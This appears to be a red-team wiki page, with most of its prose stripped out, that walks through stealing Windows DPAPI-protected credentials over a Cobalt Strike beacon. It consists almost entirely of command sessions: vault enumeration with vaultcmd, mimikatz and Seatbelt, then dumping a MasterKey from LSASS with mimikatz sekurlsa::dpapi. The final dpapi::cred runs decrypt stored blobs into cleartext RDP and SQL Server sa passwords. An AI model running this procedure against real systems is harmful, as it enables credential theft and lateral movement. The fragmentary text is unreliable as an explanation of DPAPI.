DPAPI

DPAPI Windows **Windows AppData/** DPAPI

DPAPI

```
Internet Explorer Google Chrome
Outlook Windows Mail Windows Mail



Windows CardSpace   Windows Vault
        .NET Passport

   API    CryptProtectData                          Skype Windows Rights Management Services Windo
messenger Google Talk
...
```

vaultcmd AppData

```
beacon> shell vaultcmd /listcreds:"Windows Credentials" /all
[*] Tasked beacon to run: vaultcmd /listcreds:"Windows Credentials" /all
[+] host called home, sent: 89 bytes
[+] received output:
Credentials in vault: Windows Credentials

Credential schema: Windows Domain Password Credential
Resource: Domain:target=TERMSRV/172.16.1.13
Identity: prod\alice
Hidden: No
Roaming: No
Property (schema element id,value): (100,2)
```


mimikatz vault::list


```
beacon> mimikatz vault::list
[*] Tasked beacon to run mimikatz's vault::list command
[+] host called home, sent: 750713 bytes
[+] received output:

Vault : {4bf4c442-9b8a-41a0-b380-dd4a704ddb28}
        Name       : Web Credentials
        Path       : C:\Users\serveradm\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28
        Items (0)

Vault : {77bc582b-f0a6-4e15-4e80-61736b6f3b29}
        Name       : Windows Credentials
        Path       : C:\Users\serveradm\AppData\Local\Microsoft\Vault
        Items (1)
          0.     (null)
                 Type            : {3e0e35be-1b77-43e7-b873-aed901b6275b}
                 LastWritten     : 5/10/2023 9:08:02 AM
                 Flags           : 00000000
                 Ressource       : [STRING] Domain:target=TERMSRV/172.16.1.13
                 Identity        : [STRING] prod\alice
                 Authenticator   :
                 PackageSid      :
                 *Authenticator* : [BYTE*]

                 *** Domain Password ***
```

Seatbelt **WindowsVault**

```
beacon> execute-assembly /opt/red/seatbelt.exe WindowsVault
[*] Tasked beacon to run .NET program: seatbelt.exe WindowsVault
[+] host called home, sent: 661583 bytes
[+] received output:

                           %&&@@@&&
                           &&&&&&&%%%,                        #&&@@@@@@%%%%%%###############%
                           &%,&   %,&%,%                      &/////(((&%%%%%%#%################//////(((###%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%######%%%#%%####%  &%%**#                     @/////(((&%%%%%%%%#####################((((((((((((((((((
#%#%%%%%%%%%#######%#%%#%%#######  %&%,,,,,,,,,,,,,,,,,     @/////(((&%%%%%%%#%####################((((((((((((((((((
#%#%%%%%%%%#####%%%#%#%%#%%#######  %%%,,,,,,  ,,,   ,,      @/////(((&%%%%%%%%%####################(#(((#(#((((((((((
#####%%%%####################  &%%......  ...   ..           @/////(((&%%%%%%%%%################%#######((#(#(####(((((((
#######%##########%#########  %%%......  ...   ..           @/////(((&%%%%%%%%########################(#(#######((#####
###%##%%%####################  &%%..............              @/////(((&%%%%%%%%%################%#######(#########((#####
#####%#####################  %%%..                           @/////(((&%%%%%%%%%################
                           &%,&   %%%%%      Seatbelt         %/////(((&%%%%%%%%%##############*
                           &%%,&&&%%%%%        v1.1.1         ,(((&%%%%%%%%%%%%%%%%%%%%,
                            #%%%%##,


====== WindowsVault ======


  Vault GUID     : 4bf4c442-9b8a-41a0-b380-dd4a704ddb28
  Vault Type     : Web Credentials
  Item count     : 0

  Vault GUID     : 77bc582b-f0a6-4e15-4e80-61736b6f3b29
  Vault Type     : Windows Credentials
  Item count     : 1
      SchemaGuid   : 3e0e35be-1b77-43e7-b873-aed901b6275b
      Resource     : String: Domain:target=TERMSRV/172.16.1.13
      Identity     : String: prod\alice
```

Windows RDP







C:\Users\username\AppData\Local\Microsoft\Credentials

```
beacon> ls C:\users\serveradm\AppData\Local\Microsoft\Credentials
[*] Tasked beacon to list files in C:\users\serveradm\AppData\Local\Microsoft\Credentials
[+] host called home, sent: 84 bytes
[*] Listing: C:\users\serveradm\AppData\Local\Microsoft\Credentials\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
 380b     fil     05/10/2023 09:08:02   2BD671529DDD085EF0DCC8D53CD2CAEB
 492b     fil     05/06/2023 19:01:07   A46E585799531EB8011D5ED144637B7D
 10kb     fil     05/07/2023 21:16:36   DFBE70A7E5CC19A398EBF1B96859CE5D
```

Search for **WindowsCredentialFiles**





MasterKey MasterKey **GUID** MasterKey **%APPDATA%\Microsoft\Protect\{SID}** **{SID}**

```
beacon> shell whoami /all
[*] Tasked beacon to run: whoami /all
[+] host called home, sent: 54 bytes
[+] received output:

USER INFORMATION
----------------

User Name                 SID
========================= ============================================
white-bird\serveradm S-1-5-21-2387957962-993181570-3566323574-1604
```

MasterKey AES256/128

LSASS

( ) LSASS mimikatz !sekurlsa::dpapi MasterKey GUID **137c32458ea484baaa62214a46caec2b0a24d0f793275ac7cfc85cde5939a9ba084a1156c31cd262ae547c27be8d22f2dc34483dd0168957dc58438bc5750f9a**

```
beacon> mimikatz !sekurlsa::dpapi
[*] Tasked beacon to run mimikatz's !sekurlsa::dpapi command
[+] host called home, sent: 750706 bytes
[+] received output:

Authentication Id : 0 ; 28390852 (00000000:01b135c4)
Session           : NewCredentials from 0
User Name         : DefaultAppPool
Domain            : IIS APPPOOL
Logon Server      : (null)
Logon Time        : 5/10/2023 6:26:44 AM
SID               : S-1-5-82-3006700770-424185619-1745488364-794895919-4004696415


Authentication Id : 0 ; 429834 (00000000:00068f0a)
Session           : Service from 0
User Name         : SQLTELEMETRY$SQL03
Domain            : NT Service
Logon Server      : (null)
Logon Time        : 5/8/2023 1:30:54 PM
SID               : S-1-5-80-2891056567-530495725-1332854966-3499067468-871297426
```

```
Authentication Id : 0 ; 238026 (00000000:0003a1ca)
Session           : Interactive from 1
User Name         : serveradm
Domain            : WHITE-BIRD
Logon Server      : DC05
Logon Time        : 5/8/2023 1:29:58 PM
SID               : S-1-5-21-2387957962-993181570-3566323574-1604
        [00000000]
         * GUID      :    {ac9aa0a6-1bcc-43e7-a80c-48e7558d3dbc}
         * Time      :    5/10/2023 9:15:52 AM
         * MasterKey :    137c32458ea484baaa62214a46caec2b0a24d0f793275ac7cfc85cde5939a9ba084a1156c31cd262ae547c27be8d22f2dc34483dd0168957dc58438bc5750f9a
         * sha1(key) :    11f82a7da340a92bd243d7cc29edd40269a8e416
```


LSASS OPSEC

MS-BKRP

MS-BKRP MasterKey LSASS

( )

```
dpapi::masterkey /in:C:\users\<  >\AppData\Roaming\Microsoft\Protect\<  SID>\<MasterKey GUID> /
dpapi::masterkey /in:C:\users\<  >\AppData\Roaming\Microsoft\Protect\<  SID>\<MasterKey GUID>
/sid:<  SID> /password:<  > /protected
```



mimikatz

```
 mimikatz dpapi::cred /in:C:\Users\<  >\AppData\Local\Microsoft\Credentials\<   >
/masterkey:<MasterKey>
```

```
beacon> mimikatz dpapi::cred /in:C:\Users\serveradm\AppData\Local\Microsoft\Credentials\2BD671529DDD085EF0DCC8D53CD2CAEB /masterkey:137c32458ea484baaa62214a46caec2b0a24d0f793275ac7cfc8
[*] Tasked beacon to run mimikatz's dpapi::cred /in:C:\Users\serveradm\AppData\Local\Microsoft\Credentials\2BD671529DDD085EF0DCC8D53CD2CAEB /masterkey:137c32458ea484baaa62214a46caec2b0
[+] host called home, sent: 750713 bytes
[+] received output:
**BLOB**
  dwVersion          : 00000001 - 1
  guidProvider       : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
  dwMasterKeyVersion : 00000001 - 1
  guidMasterKey      : {ac9aa0a6-1bcc-43e7-a80c-48e7558d3dbc}
  dwFlags            : 20000000 - 536870912 (system ; )
  dwDescriptionLen   : 00000030 - 48
  szDescription      : Local Credential Data

  algCrypt           : 00006603 - 26115 (CALG_3DES)
  dwAlgCryptLen      : 000000c0 - 192
  dwSaltLen          : 00000010 - 16
  pbSalt             : b8896b38cc0f8846dd9f985ddb62dc7e
  dwHmacKeyLen       : 00000000 - 0
  pbHmackKey         :
  algHash            : 00008004 - 32772 (CALG_SHA1)
  dwAlgHashLen       : 000000a0 - 160
  dwHmac2KeyLen      : 00000010 - 16
  pbHmack2Key        : 2bde47a778b346a6771edf662134bf72
  dwDataLen          : 000000b8 - 184
  pbData             : ed56fa32056922ab36bac595e388d399535723a115ca205b4eae53eb6d23f299dfcd66b0272c5e896c2caff900950c9f1398f12be1cbe9dc7c3d71c5941c6697ad99409b9a9a1e6cde74325578667a7a6
  dwSignLen          : 00000014 - 20
  pbSign             : fd9e83eb1329ae87000b4fb80d920c0afda5347e
```

serveradm 3

```
Decrypting Credential:
 * masterkey     : 137c32458ea484baaa62214a46caec2b0a24d0f793275ac7cfc85cde5939a9ba084a1156c31cd262ae547c27be8d22f2dc34483dd0168957dc58438bc5750f9a
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 000000b4 - 180
  credUnk0       : 00000000 - 0

  Type           : 00000002 - 2 - domain_password
  Flags          : 00000000 - 0
  LastWritten    : 5/10/2023 4:08:02 PM
  unkFlagsOrSize : 00000018 - 24
  Persist        : 00000002 - 2 - local_machine
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : Domain:target=TERMSRV/172.16.1.13
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : prod\alice
  CredentialBlob : elizabeth
  Attributes     : 0
```

```
Decrypting Credential:
 * masterkey     : 137c32458ea484baaa62214a46caec2b0a24d0f793275ac7cfc85cde5939a9ba084a1156c31cd262ae547c27be8d22f2dc34483dd0168957dc58438bc5750f9a
**CREDENTIAL**
  credFlags      : 00000030 - 48
  credSize       : 00000126 - 294
  credUnk0       : 00000000 - 0

  Type           : 00000001 - 1 - generic
  Flags          : 00000000 - 0
  LastWritten    : 5/7/2023 2:01:07 AM
  unkFlagsOrSize : 00000020 - 32
  Persist        : 00000002 - 2 - local_machine
  AttributeCount : 00000000 - 0
  unk0           : 00000000 - 0
  unk1           : 00000000 - 0
  TargetName     : LegacyGeneric:target=Microsoft:SSMS:19:WEB02\SQL03:sa:8c91a03d-f9b4-46c0-a305-b5dcc79ff907:1
  UnkData        : (null)
  Comment        : (null)
  TargetAlias    : (null)
  UserName       : sa
  CredentialBlob : Passw0rdweb02sa
  Attributes     : 0
```

serveradm RDP alice DPAPI Web02 MSSQL

Revision #4
Created 5 September 2022 03:08:53 by
Updated 28 December 2023 01:31:10 by